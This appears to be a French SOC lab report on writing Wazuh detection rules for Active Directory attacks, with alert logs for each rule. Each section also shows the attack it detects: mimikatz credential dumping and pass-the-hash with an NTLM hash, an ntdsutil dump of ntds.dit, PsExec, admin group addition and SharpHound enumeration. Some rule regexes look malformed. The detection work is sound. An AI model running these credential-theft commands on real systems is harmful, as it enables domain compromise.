data.win.system.threadID	3496
data.win.system.version	0
decoder.name	windows_eventchannel
id	1722115425.19273328
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible Kerberoasting attack
rule.firedtimes	4
rule.groups	security_event, windows
rule.id	110002
rule.level	16
rule.mail	true
timestamp	2024-07-27T21:23:45.341+0000

Pour conclure cette règle détecte les attaques de Kerberoasting en surveillant les événements Windows (ID 4769) pour des options de ticket et types de chiffrement spécifiques

Détection de l'Ajout d'un Utilisateur dans un Groupe Administrateur

Voici la commande qui a débloqué la règle :

```
PS C:\Users\Administrateur\Downloads\kerberoast-master\kerberoast-master> net localgroup Administrateurs Newuser /add
La commande s'est terminée correctement.

PS C:\Users\Administrateur\Downloads\kerberoast-master\kerberoast-master>
```

Voici la règle que j'ai mis en place :

```
<rule id="111002" level="12">
  <if_sid>60154</if_sid>
  <field name="win.system.eventID">4732</field>
  <field name="win.eventdata.targetSid">S-1-5-32-544</field>
  <field name="win.eventdata.targetUserName">Administrateurs</field>
  <description>Ajout d'un membre dans le groupe Administrateurs</description>
  <mitre>
    <id>T1484</id>:
  </mitre>
  <group>gdpr_IV_32.2,gdpr_IV_35.7.d,gpg13_7.10,group_changed,hipaa_164.312.a.2.I,hipaa_164.312.a.2.II,hipaa_164.312.b,nist_800_53_AC.2,nist_800_53_AC.7,nist_800_53_AU.14,nist_800_53_IA.4,pci_dss_10.2.5,pci_dss_8.1.2,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,win_group_changed,</group>
  <options>no_full_log</options>
</rule>
</group>
```

Cette règle détecte l'ajout d'un utilisateur au groupe Administrateurs sur Windows (eventID 4732, targetSid S-1-5-32-544). Elle est liée à la conformité GDPR, HIPAA, NIST, PCI DSS, et n'enregistre pas de logs complets.

Voici la remontée des logs :

The screenshot shows the Wazuh Threat Hunting interface. The top navigation bar includes 'Wazuh - Wazuh' and a search bar. The main content area is titled 'Security Alerts' and displays a table of alerts. The first alert is for rule 111002, triggered on August 13, 2024, at 17:45:10.838. The alert description is 'Ajout d'un membre dans le groupe Administrateurs'. Below the alert table, there is a 'Table' tab showing the JSON data of the alert. The JSON data includes fields such as @timestamp, _id, agent.id, agent.ip, agent.name, data.win.eventdata.memberName, data.win.eventdata.memberSid, data.win.eventdata.subjectDomainName, and data.win.eventdata.subjectName.

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Aug 13, 2024 @ 17:45:10.838	T1484	Defense Evasion, Privilege Escalation	Ajout d'un membre dans le groupe Administrateurs	12	111002

Field	Value
@timestamp	2024-08-13T15:45:10.838Z
_id	QK9qTjEBXgVBhT6qMvUa
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
data.win.eventdata.memberName	CN=Esteban SANCHEZ,OU=Utilisateurs,DC=soc,DC=local
data.win.eventdata.memberSid	S-1-5-21-7104852-561516026-3704061070-1109
data.win.eventdata.subjectDomainName	SOC
data.win.eventdata.subjectName	SOC

data.win.system.level	0
data.win.system.message	"Un membre a été ajouté à un groupe local dont la sécurité est activée.
Sujet :	
ID de sécurité :	S-1-5-21-7104852-561516026-3704061070-500
Nom du compte :	Administrateur
Domaine de comptes :	SOC
ID de connexion :	0x5537D
Membre :	
ID de sécurité :	S-1-5-21-7104852-561516026-3704061070-1114
Nom du compte :	-
Groupe :	
ID de sécurité :	S-1-5-32-544
Nom du groupe :	Administrateurs
Domaine du groupe :	Builtin

Pour conclure on remarque bien la remontée des logs pour un utilisateurs ajouté dans le groupe Administrateur.

Détection d'une attaque potentielle de type "Pass the Hash" sur L'AD directory

Scénario d'attaque : Un attaquant utilisant une attaque "Pass the Hash" pourrait exploiter des hachages de mots de passe volés pour s'authentifier et accéder à divers systèmes au sein du réseau sans avoir besoin de connaître les mots de passe en clair.

Voici l'attaque établie qui permet à un attaquant d'utiliser un hachage NTLM volé pour accéder illégalement à des systèmes en exploitant le protocole d'authentification NTLM. L'attaquant peut ainsi obtenir un accès non autorisé à des ressources critiques sans connaître le mot de passe en clair de l'utilisateur ciblé :

```
PS C:\Users\Administrateur\Downloads\PSTools> .\PsExec.exe \\SRV-AD.soc.local cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [version 10.0.14393]
(c) 2016 Microsoft Corporation. Tous droits réservés.
```

```
mimikatz # log passthehash.log
Using 'passthehash.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 : 349053 (00000000:0005537d)
Session          : Interactive from 1
User Name        : Administrateur
Domain          : SOC
Logon Server     : SRV-AD
Logon Time       : 27/07/2024 13:21:09
SID              : S-1-5-21-7104852-561516026-3704061070-500
msv :
[00000001] Primary
* Username : Administrateur
```

```

SID : S-1-5-18
msv :
  tspkg :
  wdigest :
    * Username : SRV-AD$
    * Domain : SOC
    * Password : (null)
  kerberos :
    * Username : srv-ad$
    * Domain : SOC.LOCAL
    * Password : (null)
  ssp :
  credman :

mimikatz # sekurlsa::pth /user:John /domain:soc.local /ntlm:4651173aaed51aa3ad8844d1283f5d46
User : John
Domain : soc.local
Program : cmd.exe
Impersonation : no
NTLM : 4651173aaed51aa3ad8844d1283f5d46
PID : 5388
TID : 1044
LSA Process is now R/W
LUID 0 : 24568467 (00000000:0176e293)
msv1_0 - data copy @ 0000027B0A009430 : OK !
kerberos - data copy @ 0000027B108EC108
aes256 hmac -> null

```

Voici la règle :

```

<rule id="110007" level="12">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4624$</field>
  <field name="win.eventdata.LogonProcessName" type="pcre2">seclogo</field>
  <field name="win.eventdata.LogonType" type="pcre2">9</field>
  <field name="win.eventdata.AuthenticationPackageName" type="pcre2">Negotiate</field>
  <field name="win.eventdata.LogonGuid" type="pcre2">{00000000-0000-0000-0000-000000000000}</field>
  <options>no_full_log</options>
  <description>Possible Pass the hash attack</description>
</rule>

```

La règle de détection, identifiée par l'ID "110007" et ayant un niveau de sévérité de 12, s'applique aux événements de sécurité ayant l'ID 60103. Elle surveille les événements avec l'ID système 4624, indiquant une connexion réussie. La règle vérifie si le champ win.eventdata.LogonProcessName contient "seclogo", si le win.eventdata.LogonType est 9, si win.eventdata.AuthenticationPackageName contient "Negotiate" et si win.eventdata.LogonGuid correspond à {00000000-0000-0000-0000-000000000000}. La description de la règle indique qu'elle détecte une possible attaque Pass-the-Hash.

Voici la remontée des logs :

Table	JSON	Rule
	@timestamp	2024-07-28T13:19:36.229Z
	id	4G5-ZABVcEBMiwWOI1K
	agent.id	006
	agent.ip	192.168.60.20
	agent.name	ActiveDirectory
	data.win.eventdata.authenticationPackageName	Negotiate
	data.win.eventdata.elevatedToken	%%1842
	data.win.eventdata.impersonationLevel	%%1833
	data.win.eventdata.ipAddress	::1
	data.win.eventdata.ipPort	0
	data.win.eventdata.keyLength	0

data.win.system.keywords	0x8020000000000000
data.win.system.level	0
data.win.system.message	<p>*L'ouverture de session d'un compte s'est correctement déroulée.</p> <p>Objet :</p> <p>ID de sécurité : S-1-5-21-7104852-561516026-3704061070-500</p> <p>Nom du compte : Administrateur</p> <p>Domaine du compte : SOC</p> <p>ID d'ouverture de session : 0x5537D</p> <p>Informations d'ouverture de session :</p> <p>Type d'ouverture de session : 9</p> <p>Mode administrateur restreint : -</p> <p>Compte virtuel : Non</p> <p>Jeton élevé : Oui</p> <p>Niveau d'emprunt d'identité : Emprunt d'identité</p> <p>Nouvelle ouverture de session :</p> <p>ID de sécurité : S-1-5-21-7104852-561516026-3704061070-500</p> <p>Nom du compte : Administrateur</p> <p>Domaine du compte : SOC</p> <p>ID d'ouverture de session : 0x176E293</p> <p>ID d'ouverture de session liée : 0x0</p> <p>Nom du compte réseau : John</p> <p>Domaine du compte réseau : soc.local</p> <p>GUID d'ouverture de session : {00000000-0000-0000-0000-000000000000}</p>
data.win.system.severityValue	AUDIT_SUCCESS
data.win.system.systemTime	2024-07-28T13:19:33.769034000Z
data.win.system.task	12544
data.win.system.threadID	756
data.win.system.version	2
decoder.name	windows_eventchannel
id	1722172776,21432043
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible Pass the hash attack
rule.firedtimes	1
rule.groups	security_event, windows
rule.id	110007
rule.level	12
rule.mail	true

Pour conclure cette règle permet de détecter et d'alerter sur les tentatives d'attaque "Pass the Hash".

Détection de l'extraction du fichier NTDS.dit via ntdsutil.exe

Scénario d'attaque : Un attaquant essaye une tentative d'extraction du fichier NTDS.dit à l'aide de l'outil ntdsutil.exe contenant les hachages des mots de passe de tous les comptes AD, en ayant accès au contrôleur de domaine.

Voici l'attaque :


```
C:\Users\Administrateur\Downloads\PSTools>PsExec.exe \\SRV-AD.soc.local cmd
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [version 10.0.14393]
(c) 2016 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>whoami
soc\administrateur

C:\Windows\system32>NTDSUTIL "Activate Instance NTDS" "IFM" "Create Full C:\Files" "q" "q"
NTDSUTIL: Activate Instance NTDS
Instance active définie à « NTDS ».
NTDSUTIL: IFM
Ifm : Create Full C:\Files
Création d'une capture instantanée...
Le jeu de captures instantanées {0ae54c3b-ab5b-48d2-b651-59aaf5d77bcf} a été généré.
Capture Instantanée {bd8a9205-18c9-468d-8c7d-6e606c422f9f} montée en tant que C:\$SNAP_202407201524_VOLUMECS\
La capture instantanée {bd8a9205-18c9-468d-8c7d-6e606c422f9f} est déjà montée.
Initialisation du mode DEFRAGMENTATION...
Base de données source : C:\$SNAP_202407201524_VOLUMECS\Windows\NTDS\ntds.dit
Base de données cible : C:\Files\Active Directory\ntds.dit

Defragmentation Status (% complete)

0   10   20   30   40   50   60   70   80   90  100
|---|---|---|---|---|---|---|---|---|---|
.....

Copie de fichiers de Registre...
Copie : C:\Files\registry\SYSTEM
Copie : C:\Files\registry\SECURITY
Capture Instantanée {bd8a9205-18c9-468d-8c7d-6e606c422f9f} démontée.
Support IFM créé dans C:\Files
ifm : q
NTDSUTIL: q

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. Tous droits réservés.
```

Voici la règle :

```
<rule id="110006" level="12">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.commandLine" type="pcr2">NTDSUTIL</field>
  <description>Possible NTDS.dit file extraction using ntdsutil.exe</description>
</rule>
```

La règle de détection, identifiée par l'ID "110006" et ayant un niveau de sévérité de 12, s'applique aux événements de sécurité dans le groupe sysmon_event1. Elle vérifie si le champ win.eventdata.commandline contient le terme "NTDSUTIL" en utilisant une expression régulière de type PCRE2. La description de la règle spécifie qu'elle détecte une possible extraction du fichier NTDS.dit en utilisant ntdsutil.exe. Cette règle est conçue pour identifier les tentatives d'exfiltration du fichier NTDS.dit, qui contient les informations d'identification des utilisateurs Active Directory, en surveillant les commandes exécutées avec ntdsutil.exe.

Voici la remontée des logs :

>	Jul 28, 2024 @ 15:23:25.300	Possible NTDS.dit file extraction using ntdsutil.exe	12	110006
---	-----------------------------	--	----	--------

data.win.system.message	*Process Create: RuleName: technique_id=T1059,technique_name=Command-Line Interface UtcTime: 2024-07-28 13:23:22.841 ProcessGuid: {61C66798-464A-66A6-DC12-000000000600} ProcessId: 5216 Image: C:\Windows\System32\ntdsutil.exe FileVersion: 10.0.14393.0 (rs1_release.160715-1616) Description: NTSDS Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: ntdsutil.exe CommandLine: NTDSUTIL "Activate Instance NTDS" "IFM" Create Full C:\Files "q" "q" CurrentDirectory: C:\Windows\system32\ User: SOC\Administrateur LogonGuid: {61C66798-4565-66A6-93E2-760100000000} LogonId: 0x176E293 TerminalSessionId: 1 IntegrityLevel: High Hashes: SHA1=3D1029A8C9608A5A841630F0CDE00E3175A17F50,MD5=902CA35F6C9FFD6164EC8E830B88B509,SHA256=3B5C59054BCDC4F677E770AC6EAF92D8852F34B50445468DD7DE2392A926577E,IMPHASH=6F40DB571872259926EFD803DCAD2486 ParentProcessGuid: {61C66798-45BD-66A6-D012-000000000600} ParentProcessId: 5840 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: "cmd" ParentUser: SOC\Administrateur"
data.win.system.opcode	0
data.win.eventdata.logonGuid	{61C66798-4565-66A6-93E2-760100000000}
data.win.eventdata.logonId	0x176e293
data.win.eventdata.originalFileName	ntdsutil.exe
data.win.eventdata.parentCommandLine	"cmd"
data.win.eventdata.parentImage	C:\Windows\System32\cmd.exe
data.win.eventdata.parentProcessGuid	{61C66798-45BD-66A6-D012-000000000600}
data.win.eventdata.parentProcessId	5840
data.win.eventdata.parentUser	SOC\Administrateur
data.win.eventdata.processGuid	{61C66798-464A-66A6-DC12-000000000600}
data.win.eventdata.processId	5216
data.win.eventdata.product	Microsoft® Windows® Operating System
data.win.eventdata.ruleName	technique_id=T1059,technique_name=Command-Line Interface
id	1722173005.21555078
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible NTDS.dit file extraction using ntdsutil.exe
rule.firedtimes	1
rule.groups	security_event, windows
rule.id	110006
rule.level	12
rule.mail	true
timestamp	2024-07-28T13:23:25.300+0000

Pour conclure cette règle de détection est essentielle pour identifier les tentatives d'extraction du fichier NTDS.dit.

Détection de l'exécution de SharpHound par SpecterOps

Scénario d'attaque : L'attaquant télécharge et exécute SharpHound, un outil de la suite BloodHound, développé par SpecterOps, pour collecter des informations détaillées sur les relations et les permissions dans l'Active Directory.

Voici la commande utilisée :

```
PS C:\Users\Administrateur> .\SharpHound.exe --CollectionMethods All --Loop
```

Voici la règle qui est mis en place :

```
<group name="sharphound">
  <rule id="111151" level="7">
    <if_sid>61603</if_sid>
    <field name="win.eventdata.company" type="pcre2">^SpecterOps$</field>
    <description>Possible Bloodhound activity: Sharphound binary executed. </description>
    <mitre>
      <id>T1033</id>
    </mitre>
  </rule>
</group>
```

La règle de détection, identifiée par l'ID "111151" et ayant un niveau de sévérité de 7, s'applique aux événements de sécurité ayant l'ID 61003. Elle vérifie si le champ win.eventdata.company contient exactement la valeur "SpecterOps" en utilisant une expression régulière de type PCRE2. La description de la règle spécifie qu'elle détecte une activité potentielle de BloodHound, plus précisément l'exécution du binaire SharpHound. Cette règle est conçue pour identifier les activités de SharpHound en surveillant les événements où le champ win.eventdata.company indique "SpecterOps", signalant ainsi une possible activité malveillante de BloodHound.

Voici la remontée des logs :

Jul 28, 2024 @ 16:21:04.155	T1033	Discovery	Possible Bloodhound activity: SharpHound binary executed.	7	111151
_id	g263-ZABVCBmWbV9o				
agent.id	006				
agent.ip	192.168.60.20				
agent.name	ActiveDirectory				
data.win.eventdata.commandLine	"C:\\Users\\Administrateur\\Downloads\\SharpHound.exe" --CollectionMethods ALL --Loop				
data.win.eventdata.company	SpecterOps				
data.win.eventdata.currentDirectory	C:\\Users\\Administrateur\\Downloads\\				
data.win.eventdata.description	SharpHound				
data.win.eventdata.fileVersion	1.1.1				
data.win.eventdata.hashes	SHA1=A5059F5A353D7FA5014C0584C7EC18B808C2A02C,MD5=AAF1146EC9C633C4C3FBE8091F1596D8,SHA256=CC19C785702EEA660A1DD7CBF9E4FEF80B41384E8BD6CE26B7229E0251F24272,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744				
data.win.eventdata.image	C:\\Users\\Administrateur\\Downloads\\SharpHound.exe				
data.win.eventdata.integrityLevel	High				
data.win.eventdata.logonGuid	{61C66798-D825-6644-7D53-050000000000}				

data.win.eventdata.originalFileName	SharpHound.exe
data.win.eventdata.parentCommandLine	"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe"
data.win.eventdata.parentImage	C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.parentProcessGuid	{61C66798-3214-66A6-CE11-000000000600}
data.win.eventdata.parentProcessId	3628
data.win.eventdata.parentUser	SOC\\Administrateur
data.win.eventdata.processGuid	{61C66798-53CD-66A6-8B13-000000000600}
data.win.eventdata.processId	1928
data.win.eventdata.product	SharpHound
data.win.eventdata.ruleName	technique_id=T1086,technique_name=PowerShell
data.win.eventdata.sessionId	1
data.win.eventdata.user	SOC\\Administrateur

<pre> C:\Users\user\Documents\SharpHound.ps1, "parentProcessId": "1628", "parentImage": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "parentCommandLine": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "parentUser": "SOC\\Administrateur" } } </pre>	
id	1722176464.23148628
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible Bloodhound activity: SharpHound binary executed.
rule.firedTimes	1
rule.groups	sharpHound
rule.id	111151
rule.level	7
rule.mail	false
rule.mitre.id	T1033
rule.mitre.tactic	Discovery
rule.mitre.technique	System Owner/User Discovery
timestamp	2024-07-28T14:21:04.155+0000
<pre> ParentCommandLine: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" ParentUser: "SOC\Administrateur" </pre>	
data.win.system.opcode	0
data.win.system.processID	1812
data.win.system.providerGuid	{5770385F-C22A-43E0-BF4C-06F5698FFBD9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2024-07-28T14:21:01.629670600Z
data.win.system.task	1
data.win.system.threadID	1608
data.win.system.version	5
decoder.name	windows_eventchannel
full_log	<pre> {"win":{"system":{"providerName":"Microsoft-Windows-Sysmon","providerGuid":"{5770385F-C22A-43E0-BF4C-06F5698FFBD9}","eventId":"1","version":"5","level":"4","task":"1","opcode":"0","keywords":"0x8000000000000000","systemTime":"2024-07-28T14:21:01.629670600Z","eventRecordID":"17236","processID":"1812","threadID":"1608"} </pre>

Pour conclure cette règle détecte l'exécution de SharpHound, un outil utilisé pour l'énumération des relations et des permissions dans Active Directory.

Détection d'Indicateurs Précis de Collecte Utilisés par SharpHound

Scénario d'attaque : l'attaquant veut détecter des indicateurs précis de collecte utilisés par SharpHound dans les lignes de commande et les processus parents.

Voici la commande d'attaque : `.\SharpHound.exe -c All -d soc.local --CollectionMethods All, Loop`

Voici la règle :

```
<rule id="111152" level="12">
  <if_sid>61603</if_sid>
  <field name="win.eventdata.parentImage" type="pore2">(?! [c-z]:\\\\Windows\\\\System32\\\\.+\\\\(powershell|cmd)\\.exe</field>
  <field name="win.eventdata.commandLine" type="pore2">(?! ((--CollectionMethods\\s) ((.+){1,12}) | (\\s(--Loop))))</field>
  <description>Possible Bloodhound activity: CollectionMethods flag detected.</description>
  <mitre>
    <id>T1059.00</id>
    <id>T1033</id>
  </mitre>
</rule>
```

La règle de détection, identifiée par l'ID "111152" et ayant un niveau de sévérité de 12, s'applique aux événements de sécurité ayant l'ID 61603. Elle vérifie si le champ win.eventdata.parentImage correspond à un chemin spécifique dans le répertoire System32 de Windows, indiquant que le processus parent est soit PowerShell soit CMD.exe. De plus, elle vérifie si la ligne de commande (win.eventdata.commandLine) contient les options --CollectionMethods ou --Loop, indiquant une activité potentielle de BloodHound. La description de la règle spécifie qu'elle détecte une activité potentielle de BloodHound avec l'option --CollectionMethods. Cette règle est associée aux techniques MITRE ATT&CK T1059.003 (Interface de ligne de commande) et T1033 (Découverte des propriétaires/utilisateurs du système).

Voici les remontées de logs :

28, 2024 @ 10:30:59.351	T1059.00 T1033	Discovery	Possible Bloodhound activity: CollectionMethods flag detected.	12	111152
-------------------------	----------------	-----------	--	----	--------

	A660A1DD7CBF9E4FEF80B41384E8BD6CE26B7229E0251F24272,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744", "parentProcessGuid": "{61C66798-5524-66A6-9C13-000000000600}", "parentProcessId": "3668", "parentImage": "C:\\\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "parentCommandLine": "\"C:\\\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\"", "parentUser": "SOC\\Administrateur"}}}
id	1722177059.23372748
input.type	log
location	EventChannel
manager.name	esgmanager
rule.description	Possible Bloodhound activity: CollectionMethods flag detected.
rule.firedtimes	1
rule.groups	sharphound
rule.id	111152
rule.level	12
rule.mail	true
rule.mitre.id	T1059.00, T1033
rule.mitre.tactic	Discovery
rule.mitre.technique	System Owner/User Discovery
timestamp	2024-07-28T14:30:59.351+0000
	785702EEA660A1DD7CBF9E4FEF80B41384E8BD6CE26B7229E0251F24272,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
data.win.eventdata.image	C:\\Users\\Administrateur\\Downloads\\SharpHound.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{61C66798-D825-66A4-7D53-050000000000}
data.win.eventdata.logonId	0x5537d
data.win.eventdata.originalFileName	SharpHound.exe
data.win.eventdata.parentCommandLine	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
data.win.eventdata.parentImage	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.parentProcessGuid	{61C66798-5524-66A6-9C13-000000000600}
data.win.eventdata.parentProcessId	3668
data.win.eventdata.parentUser	SOC\\Administrateur
data.win.eventdata.processGuid	{61C66798-5620-66A6-AC13-000000000600}
@timestamp	2024-07-28T14:30:59.351Z
_id	z27A-ZABVcEBMIwWpF_Z
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
data.win.eventdata.commandLine	"C:\\Users\\Administrateur\\Downloads\\SharpHound.exe" --CollectionMethods All --Loop
data.win.eventdata.company	SpecterOps
data.win.eventdata.currentDirectory	C:\\Users\\Administrateur\\Downloads\\
data.win.eventdata.description	SharpHound
data.win.eventdata.fileVersion	1.1.1
data.win.eventdata.hashes	SHA1=A5059F5A353D7FA5014C0584C7EC18B808C2A02C,MD5=AAF1146EC9C633C4C3FBE8091F1596D8,SHA256=CC19C785702EEA660A1DD7CBF9E4FEF80B41384E8BD6CE26B7229E0251F24272,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744

Pour conclure cette règle permet de étecter l'utilisation de SharpHound avec des options de collecte spécifiques, offrant une alerte précoce contre les tentatives de reconnaissance avancées dans Active Directory.

Détection des Requêtes LDAP Suspectes par des Binaires Spécifiques

Scénario d'attaque : Un attaquant utilise un script PowerShell ou un exécutable (.exe) pour envoyer des requêtes LDAP vers le contrôleur de domaine afin d'énumérer les utilisateurs et les groupes de l'Active Directory.

Voici l'attaque :

```
2024-07-28T16:30:57.2241282+02:00 INFORMATION Beginning LDAP search for soc.local
2024-07-28T16:30:57.2241282+02:00 INFORMATION Producer has finished, closing LDAP channel
2024-07-28T16:31:27.4751902+02:00 INFORMATION LDAP channel closed, waiting for consumers
2024-07-28T16:31:44.1468034+02:00 INFORMATION Status: 0 objects finished (+0 0)/s -- Using 29 MB RAM
2024-07-28T16:31:44.1624270+02:00 INFORMATION Consumers finished, closing output channel
2024-07-28T16:31:44.1624270+02:00 INFORMATION Output channel closed, waiting for output task to complete
Closing writers
2024-07-28T16:31:44.2405524+02:00 INFORMATION Status: 106 objects finished (+106 2.255319)/s -- Using 35 MB RAM
2024-07-28T16:31:44.2405524+02:00 INFORMATION Enumeration finished in 00:00:47.0503073
2024-07-28T16:31:44.2874265+02:00 INFORMATION Creating loop manager with methods LoggedOn, ComputerOnly
2024-07-28T16:31:44.2874265+02:00 INFORMATION Starting looping
2024-07-28T16:31:44.2874265+02:00 INFORMATION Waiting 30 seconds before starting loop
2024-07-28T16:32:14.2912186+02:00 INFORMATION Looping scheduled to stop at 07/28/2024 18:32:14
2024-07-28T16:32:14.2912186+02:00 INFORMATION 07/28/2024 16:32:14 - 07/28/2024 18:32:14
2024-07-28T16:32:14.2912186+02:00 INFORMATION Starting loop 1 at 16:32 on 28/07/2024
2024-07-28T16:32:14.2912186+02:00 INFORMATION Beginning LDAP search for soc.local
2024-07-28T16:32:14.2912186+02:00 INFORMATION Producer has finished, closing LDAP channel
2024-07-28T16:32:14.2912186+02:00 INFORMATION LDAP channel closed, waiting for consumers
2024-07-28T16:32:14.2912186+02:00 INFORMATION Consumers finished, closing output channel
2024-07-28T16:32:14.3068444+02:00 INFORMATION Output channel closed, waiting for output task to complete
Closing writers
2024-07-28T16:32:14.3224703+02:00 INFORMATION Status: 16 objects finished (+16 Infinity)/s -- Using 32 MB RAM
2024-07-28T16:32:14.3224703+02:00 INFORMATION Enumeration finished in 00:00:00.0383318
2024-07-28T16:32:14.3338907+02:00 INFORMATION 07/28/2024 16:32:44 - 07/28/2024 18:32:14
2024-07-28T16:32:44.3338907+02:00 INFORMATION Starting loop 2 at 16:32 on 28/07/2024
2024-07-28T16:32:44.3338907+02:00 INFORMATION Beginning LDAP search for soc.local
2024-07-28T16:32:44.3338907+02:00 INFORMATION Producer has finished, closing LDAP channel
2024-07-28T16:32:44.3338907+02:00 INFORMATION LDAP channel closed, waiting for consumers
2024-07-28T16:32:44.3338907+02:00 INFORMATION Consumers finished, closing output channel
Closing writers
2024-07-28T16:32:44.3495137+02:00 INFORMATION Output channel closed, waiting for output task to complete
2024-07-28T16:32:44.3651400+02:00 INFORMATION Status: 16 objects finished (+16 Infinity)/s -- Using 32 MB RAM
2024-07-28T16:32:44.3651400+02:00 INFORMATION Enumeration finished in 00:00:00.0395187
2024-07-28T16:33:14.3807646+02:00 INFORMATION 07/28/2024 16:33:14 - 07/28/2024 18:32:14
2024-07-28T16:33:14.3807646+02:00 INFORMATION Starting loop 3 at 16:33 on 28/07/2024
2024-07-28T16:33:14.3807646+02:00 INFORMATION Beginning LDAP search for soc.local
2024-07-28T16:33:14.3807646+02:00 INFORMATION Producer has finished, closing LDAP channel
2024-07-28T16:33:14.3807646+02:00 INFORMATION LDAP channel closed, waiting for consumers
2024-07-28T16:33:14.3807646+02:00 INFORMATION Consumers finished, closing output channel
Closing writers
```

Voici la règle :

```
<rule id="111154" timeframe="1" level="3">
  <if_sid>61605</if_sid>
  <field name="win.eventdata.image" type="pcre2">(?!)[c-z](((^[\\]+?)\\.*)\\.exe|ps1)$</field>
  <field name="win.eventdata.destinationPort" type="pcre2">^389$</field>
  <description>LDAP query detected by $(win.eventdata.image) binary on $(name) host.</description>
  <mitre>
    <id>T1560</id>
  </mitre>
</rule>
```

La règle de détection, identifiée par l'ID "111154" et ayant un niveau de sévérité de 3, surveille des événements spécifiques pour détecter des activités suspectes. L'expression régulière pour le champ win.eventdata.image vérifie si l'image est un exécutable ou un script PowerShell se trouvant dans un chemin commençant par une lettre de 'c' à 'z' et se terminant par .exe ou .ps1. Le champ win.eventdata.destinationPort vérifie si le port de destination est le port 389, utilisé pour les requêtes LDAP. La description de la règle indique qu'une requête LDAP a été détectée par le binaire spécifié sur l'hôte spécifié, où \$(win.eventdata.image) et \$(name) sont des variables dynamiques. Cette règle est liée à l'ID T1560 du framework MITRE ATT&CK, correspondant à la technique "Archive Collected Data".

Voici la remontée des logs :

	Collection		
Jul 28, 2024 @ 16:21:03.430	T1560	LDAP query detected by C:\Users\Administrateur\Downloads\SharpHound.exe binary on host.	3 111154
data.win.eventdata.destinationIp	192.168.60.20		
data.win.eventdata.destinationIsIpv6	false		
data.win.eventdata.destinationPort	389		
data.win.eventdata.image	C:\Users\Administrateur\Downloads\SharpHound.exe		
data.win.eventdata.initiated	true		
data.win.eventdata.processGUID	{61C66798-53CD-66A6-8B13-000000000600}		
data.win.eventdata.processId	1928		
data.win.eventdata.protocol	tcp		
data.win.eventdata.ruleName	technique_id=T1036,technique_name=Masquerading		
data.win.eventdata.sourceIp	192.168.60.20		
data.win.eventdata.sourceIsIpv6	false		
data.win.eventdata.sourcePort	49197		
data.win.eventdata.user	SOC\Administrateur		
data.win.eventdata.user	SOC\Administrateur		
data.win.eventdata.utcTime	2024-07-28 14:21:01.800		
data.win.system.channel	Microsoft-Windows-Sysmon/Operational		
data.win.system.computer	SRV-AD.soc.local		
data.win.system.eventID	3		
data.win.system.eventRecordID	17248		
data.win.system.keywords	0x8000000000000000		
data.win.system.level	4		
data.win.system.message	*Network connection detected: RuleName: technique_id=T1036,technique_name=Masquerading UtcTime: 2024-07-28 14:21:01.800 ProcessGuid: {61C66798-53CD-66A6-8B13-000000000600} ProcessId: 1928 Image: C:\Users\Administrateur\Downloads\SharpHound.exe User: SOC\Administrateur Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.168.60.20 SourceHostname: - SourcePort: 49197 SourcePortName:		

id	1722176465.23154796
input.type	log
location	EventChannel
manager.name	esgmanager
rule.description	LDAP query detected by C:\Users\Administrateur\Downloads\SharpHound.exe binary on host.
rule.firedtimes	1
rule.groups	sharphound
rule.id	111154
rule.level	3
rule.mail	false
rule.mitre.id	T1560
rule.mitre.tactic	Collection
rule.mitre.technique	Archive Collected Data
timestamp	2024-07-28T14:21:05.430+0000

Pour conclure cette règle détecte des requêtes LDAP Suspectes par des Binaires Spécifiques.

Détection d'activité Bloodhound par la création de fichiers JSON spécifiques

Scénario d'attaque : Un attaquant utilise l'outil BloodHound pour effectuer une reconnaissance sur un réseau Active Directory. Lors de cette opération, BloodHound exécute des commandes pour collecter des données sur les objets AD et génère plusieurs fichiers JSON contenant ces informations

Voici l'attaque :

```

2024-07-28T16:30:56.8332024+02:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2024-07-28T16:30:56.9269535+02:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn
2024-07-28T16:30:56.9425741+02:00|INFORMATION|Initializing SharpHound at 16:30 on 28/07/2024
2024-07-28T16:30:57.1144471+02:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for soc.local : SRV-AD.soc.l
